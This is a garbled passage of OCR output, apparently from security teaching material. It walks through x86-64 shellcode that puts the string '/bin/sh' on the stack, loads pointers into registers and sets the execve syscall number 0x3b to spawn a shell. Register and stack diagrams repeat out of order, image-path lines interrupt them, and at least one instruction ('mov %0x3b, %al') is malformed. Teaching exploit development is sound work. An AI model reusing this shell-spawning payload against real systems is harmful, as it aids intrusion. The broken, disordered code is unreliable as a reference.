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
RSP

push %rdi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RDX
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RDI
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
RSP

push %rdi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
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP

push %rdi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RBX
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
RDX
0x0000000000000000
RDI
RSI
0x0068732f6e69622f
0x0000000000000000
0x????????????????
RSP

mov %rsp, %rsi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RSI
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
0x0000000000000000
0x????????????????
RSP

mov %rsp, %rsi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RSI
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
0x????????????????
RSP

mov %rsp, %rsi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RDI
RSI
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
0x????????????????
RSP

mov %rsp, %rsi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RDX
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RDI
RSI
RSP
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
0x0000000000000000
0x????????????????

mov %0x3b, %al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RDX
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RDI
RSI
